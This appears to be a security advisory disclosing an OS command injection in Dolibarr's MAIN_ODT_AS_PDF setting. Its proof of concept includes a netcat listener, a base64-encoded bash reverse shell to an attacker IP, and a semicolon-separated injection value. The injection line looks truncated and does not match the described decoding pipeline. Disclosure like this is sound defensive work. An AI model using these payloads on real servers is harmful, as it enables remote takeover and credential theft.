OS Command Injection (RCE) via MAIN_ODT_AS_PDF configuration

Critical **eldy** published **GHSA-w5j3-8fcr-h87w** 19 hours ago

Package

Dolibarr/dolibarr

Affected versions

<=22.0.4

Patched versions

23.0

Description

Summary

An authenticated administrator can execute arbitrary operating system commands by injecting a malicious payload into the `MAIN_ODT_AS_PDF` configuration constant. This vulnerability exists because the application fails to properly validate or escape the command path before passing it to the `exec()` function in the ODT to PDF conversion process.

Details

The vulnerability is located in `htdocs/includes/odtphp/odf.php`.
When the system tries to convert an ODT document to PDF (e.g., in Proposals, Invoices), it constructs a shell command using the `MAIN_ODT_AS_PDF` global setting.

Code snippet (`htdocs/includes/odtphp/odf.php`, approx line 930):

```
$command = getDolGlobalString('MAIN_ODT_AS_PDF').' '.escapeshellcmd($name);
// ...
exec($command, $output_arr, $retval);
```

While the filename `$name` is sanitized using `escapeshellcmd()`, the configuration variable `MAIN_ODT_AS_PDF` is retrieved directly from the database and concatenated at the beginning of the string. An attacker with administrative privileges can set this variable to include a command separator (like `;`) followed by arbitrary commands.

PoC

Prerequisites:

1. Login as an Administrator.
2. Ensure the "Commercial Proposals" module is enabled and "ODT templates" are activated in its setup.

Steps to reproduce (Reverse Shell):

1. Start a netcat listener on the attacker's machine (IP: `172.26.0.1`, Port: `4445`):

```
nc -lvnp 4445
```

2. Prepare the payload. To avoid issues with special characters (like `&` or `>`) being escaped by the web application or shell, encode the reverse shell command in Base64:


```
# Command: bash -c 'bash -i >& /dev/tcp/172.26.0.1/4445 0>&1'
echo "bash -c 'bash -i >& /dev/tcp/172.26.0.1/4445 0>&1'" | base64
# Output: YmFzaCAtYyAnYmFzaCAtaSA+JiAvZGV2L3RjcC8xNzIuMjYuMC4xLzQ0NDUgMD4mMScK
```

3. Navigate to **Home -> Setup -> Other Setup**.


4. Add or modify the constant `MAIN_ODT_AS_PDF` with the following injection payload:


```
jodconverter; echo YmFzaCAtYyAnYmFzaCAtaSA+JiAvZGV2L3RjcC8xNzIuMjYuMC4xLzQ0NDU
```

(Explanation: `jodconverter` satisfies the initial check, `;` acts as a command separator, and the pipeline decodes and executes the Base64 payload).




5. Navigate to **Commerce -> New proposal**, create a draft, select an ODT template (e.g., `generic_proposal_odt`), and click **Generate**.





6. Check the netcat listener. A connection will be established, granting a shell on the server:



Impact

Remote Code Execution (RCE).
An attacker who gains access to an administrator account (or a malicious administrator) can execute arbitrary commands on the underlying server with the privileges of the web server user (typically `www-data`). This allows for:

- Reading sensitive configuration files (database credentials).
- Modifying application code.
- Full system compromise depending on server configuration (e.g., docker escape, pivoting).

Credits

Reported by Łukasz Rybak

Severity

Critical 9.4 / 10

CVSS v4 base metrics

Exploitability Metrics	
Attack Vector	Network
Attack Complexity	Low
Attack Requirements	None
Privileges Required	High
User interaction	None
Vulnerable System Impact Metrics	
Confidentiality	High
Integrity	High
Availability	High
Subsequent System Impact Metrics	
Confidentiality	High
Integrity	High
Availability	High

Learn more about base metrics

CVSS:4.0/AV:N/AC:L/AT:N/PR:H/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H

CVE ID

CVE-2026-23500

Weaknesses

▶ CWE-78

Credits

lukasz-rybak Reporter